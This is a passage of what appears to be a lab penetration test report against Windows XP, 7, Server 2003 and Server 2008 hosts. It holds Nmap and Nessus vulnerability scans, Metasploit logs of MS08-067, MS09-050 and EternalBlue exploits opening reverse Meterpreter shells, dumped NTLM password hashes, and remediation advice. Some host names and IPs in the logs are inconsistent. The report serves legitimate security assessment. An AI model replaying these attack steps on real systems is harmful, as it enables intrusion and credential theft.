|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the
connection
```

Vulnerabilities on Windows XP - Roxanne

```
Pre-scan script results:
| broadcast-avahi-dos:
```

```
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 19.87.9.31

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
```

Vulnerabilities on Windows XP - SMITH

```
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_      https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/

Nmap done: 1 IP address (1 host up) scanned in 42.04 seconds
```

Vulnerabilities on Windows 7 - Richard Maru

```
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 19.87.9.30
Host is up (0.00093s latency).
Not shown: 997 filtered ports

Host script results:
```

```
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
```

Penetration Testing

Attempt entry into the target network. All 6 machines are vilberable in one way or another, but three of them are exposed to Eternal Blue which will be the focus of these penetration tests. The targes for this attack will be:

1) Windows Server 2003 - NIA1701D
2) Windows XP - Roxanne
3) Windows XP - SMITH
4) Windows 7 - Richard Maru

Since the Windows server device is a DC, we will start there and see if we can find any password dumps.

Exploiting Windows Server 2008 - NIA1701

IP Address: 19.66.9.8

smb-vuln-cve2009-3103:
VULNERABLE:
SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
State: VULNERABLE
IDs: CVE:CVE-2009-3103
Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2, Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location, aka "SMBv2 Negotiation Vulnerability."

40887 - **MS09-050**: Microsoft Windows SMB2 _Smb2ValidateProviderCallback() Vulnerability (975497) (EDUCATEDSCHOLAR) (uncredentialed check)

53514 - **MS11-030**: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Vulnerability ms09-050

The exploit for this unsecured server is **MS09-050.**

Paired with Metasploit, we were granted easy access into the machine.

Access to all machine files are granted.

Exploiting Windows Server 2003 - NIA1701D

IP Address: 19.66.10.8

smb-vuln-ms08-067:
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs: CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
Disclosure date: 2008-10-23
References:
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250

```
smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs:  CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
Disclosure date: 2017-03-14
References:
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
        attacks/
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

There are two major exploits that can be used against this machine, including Eternal Blue. That will be used to gain access.

Ms06-040 - failed

MS09-001 - Attempted to crash remote host - failed.

Ms08-067 - Success (With Kali 2020 - not **2019**)

Vulnerability ms17_010

Successfully ran auxiliary exploit against the target. We have collected the domain’s delegated admins.

```
msf6 auxiliary(admin/smb/ms17_010_command) > exploit

[*] 19.66.10.8:445       - Target OS: Windows Server 2003 3790 Service Pack 1
[*] 19.66.10.8:445       - Filling barrel with fish... done
[*] 19.66.10.8:445       - <---------------- | Entering Danger Zone | ---------------->
[*] 19.66.10.8:445       -     [*] Preparing dynamite...
[*] 19.66.10.8:445       -             Trying stick 1 (x64)...Miss
[*] 19.66.10.8:445       -             [*] Trying stick 2 (x86)...Boom!
[*] 19.66.10.8:445       -     [+] Successfully Leaked Transaction!
[*] 19.66.10.8:445       -     [+] Successfully caught Fish-in-a-barrel
[*] 19.66.10.8:445       - <---------------- | Leaving Danger Zone | ---------------->
[*] 19.66.10.8:445       - Reading from CONNECTION struct at: 0x8ffdf910
[*] 19.66.10.8:445       - Built a write-what-where primitive...
[+] 19.66.10.8:445       - Overwrite complete... SYSTEM session obtained!
[+] 19.66.10.8:445       - Service start timed out, OK if running a command or non-service
executable...
[*] 19.66.10.8:445       - Getting the command output...
[*] 19.66.10.8:445       - Executing cleanup...
[+] 19.66.10.8:445       - Cleanup was successful
[+] 19.66.10.8:445       - Command completed successfully!
[*] 19.66.10.8:445       - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain blackhats.tos.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
bsmith                 Data                   lnimoy
The command completed successfully.



[*] 19.66.10.8:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This exploit is handy to get the domain admins and send individual commands to the target.

Vulnerability ms08-067

We have successfully gained access to this machine using ms08-067. A hash dump was collected.

ms08-067

```
[*] Started reverse TCP handler on 19.87.9.28:4444
[*] 19.66.11.8:445 - Connecting to the target (19.66.11.8:445)...
[*] 19.66.11.8:445 - Sending the exploit packet (951 bytes)...
[*] 19.66.11.8:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (175174 bytes) to 19.66.11.8
[*] Meterpreter session 1 opened (19.87.9.28:4444 -> 19.66.11.8:51438) at 2020-12-11 21:50:05 -0500
```

Hash Dump from Windows Server 2003 - NIA1701D:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:fde0236c05bf4edf828605fdb9cd9362:::
```

Exploiting Windows Server 2008 - NIA1701E

IP Address: 19.66.11.8

```
smb-vuln-cve2009-3103:
VULNERABLE:
SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
State: VULNERABLE
IDs:  CVE:CVE-2009-3103
Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold,
SP1, and SP2, Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to
execute arbitrary code or cause a denial of service (system crash) via an & (ampersand) character in a
Process ID High header field in a NEGOTIATE PROTOCOL REQUEST packet, which triggers an attempted
dereference of an out-of-bounds memory location, aka "SMBv2 Negotiation Vulnerability."
Disclosure date: 2009-09-08
References:
        http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
```

Vulnerability ms09-050

We have successfully accessed the target machine. In the machine, we have collected hash dumps, and could navigate all system files.

The exploit for this unsecured server is **MS09-050.**

Access to all machine files are granted.

```
exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 19.87.9.28:4444
[*] 19.66.11.8:445 - Connecting to the target (19.66.11.8:445)...
[*] 19.66.11.8:445 - Sending the exploit packet (951 bytes)...
[*] 19.66.11.8:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (175174 bytes) to 19.66.11.8
[*] Meterpreter session 1 opened (19.87.9.28:4444 -> 19.66.11.8:51438) at 2020-12-11 21:50:05 -0500
```

Hashdump from Windows Server 2008 NIA1701E:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Exploiting Windows 7 - Richard Maru

IP Address: 19.87.9.30

smb-vuln-ms17-010:

```
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs:  CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
Disclosure date: 2017-03-14
References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```

There is one major exploit that can be used against this machine, Eternal Blue. That will be used to gain access.

Results: 19.87.9.28:445 - Rex::ConnectionRefused: The connection was refused by the remote host (19.87.9.28:445).

Nessus Scan:

53514 - **MS11-030**: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)

Vulnerability ms17-010

The method of entry into the device is ms17-010. Using Metasploit to gain entry gave us full access to the computer and files.

Exploiting Windows XP - Roxanne

IP Address: 19.87.9.31

smb-vuln-ms08-067:

```
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs:  CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
```

code via a crafted RPC request that triggers the overflow during path canonicalization.
Disclosure date: 2008-10-23
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
Status: No good

smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
Disclosure date: 2017-03-14
References:
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
Status: No good

There are two major exploits that can be used against this machine, including Eternal Blue. That will be used to gain access.

Nessus Scan:

18502 - **MS05-027**: Vulnerability in SMB Could Allow Remote Code Execution (896422) (uncredentialed check)

Status: No good

22194 - **MS06-040**: Vulnerability in Server Service Could Allow Remote Code Execution (921883) (uncredentialed check)

Status: No good

34477 - **MS08-067**: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)

Status: Success!

35362 - **MS09-001**: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)

Status: No good

Vulnerability ms08-067

Access was gained to this machine by ms08-067. With Metasploit, this allowed us full access to this machine and all files on it.

Exploiting Windows XP - SMITH

IP Address: 19.87.9.32

smb-vuln-ms08-067:

```
VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: LIKELY VULNERABLE
IDs:  CVE:CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold
and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted
RPC request that triggers the overflow during path canonicalization.
Disclosure date: 2008-10-23
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
```

smb-vuln-ms17-010:

```
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs:  CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).
Disclosure date: 2017-03-14
References:
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
```

https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

There are two major exploits that can be used against this machine, including Eternal Blue. That will be used to gain access.

Nessus Came up clean, shockingly.

Vulnerability ms08-067

Access Granted

Exploit: ms08-067

Collected Sensitive Information

Domain: blackhats.tos

Collected from Windows Server 2003, we extracted the domain delegated admins.

The request will be processed at a domain controller for domain blackhats.tos.
Group name   Domain Admins
Comment   Designated administrators of the domain
Members

- bsmith
- Data
- lnimoy

Hash Dump from Windows Server 2003 - NIA1701D:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:fde0236c05bf4edf828605fdb9cd9362:::
```

Hashdump from Windows Server 2008 NIA1701E:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Hashdump from SMITH:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:4d2b88389da7e323469b0d141a39c873:39c7debda367a78f77bd5003df7aec2b:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bb041d2fa6532dd65e7a3dc27b3c3346:::
```

Hashdump from Roxanne:

```
bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:4d2b88389da7e323469b0d141a39c873:39c7debda367a78f77bd5003df7aec2b:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bb041d2fa6532dd65e7a3dc27b3c3346:::
```

Hashdump from Maru:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

bsmith:1000:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

All Hashes:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

bsmith:500:aad3b435b51404eeaad3b435b51404ee:cd3d28ce0fdb653c3537239675a6341c:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

HelpAssistant:1000:4d2b88389da7e323469b0d141a39c873:39c7debda367a78f77bd5003df7aec2b:::

SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:bb041d2fa6532dd65e7a3dc27b3c3346:::
```

Final Results and Recommendations

The following recommendations are made from the scans and vulnerabilities found through the duration of the penetration test.

Every device found in the network is vulnerable and exposed. They all were fully accessed by an unauthorized user, and immediate remediation is needed to prevent future leaks.

This network is severely compromised.

Action Items:

1) Retire ROXANNE and SMITH - these operating systems are out of date and cannot be directly upgraded. Back up the user data and replace the devices with a more modern version.
2) Patch all servers. They all have major vulnerabilities that have patches released.
3) Upgrade all servers. Each server has passed end of life and is no longer supported. Upgrade these devices to maintain active security.
4) Upgrade Richard Maru. Windows 7 is beyond end of life and should be upgraded or retired.

Supplemental Documents:

NetworkDeepScan-TechnicalReport.pdf - This document deep dives into the technical vulnerabilities found on each device. When making remediations, this document can be referenced for finding the correct patches.

Conclusion

This penetration test has been run to completion on December 16th, 2020. The Network tested was fully analyzed and remains as it was, up and running. No files have been affected on the target machines. It was determined that this network is severely exposed and needs immediate remediation to protect company data.

Please direct any questions or concerns to support@interstellartech.com.

Thank you for doing business with us.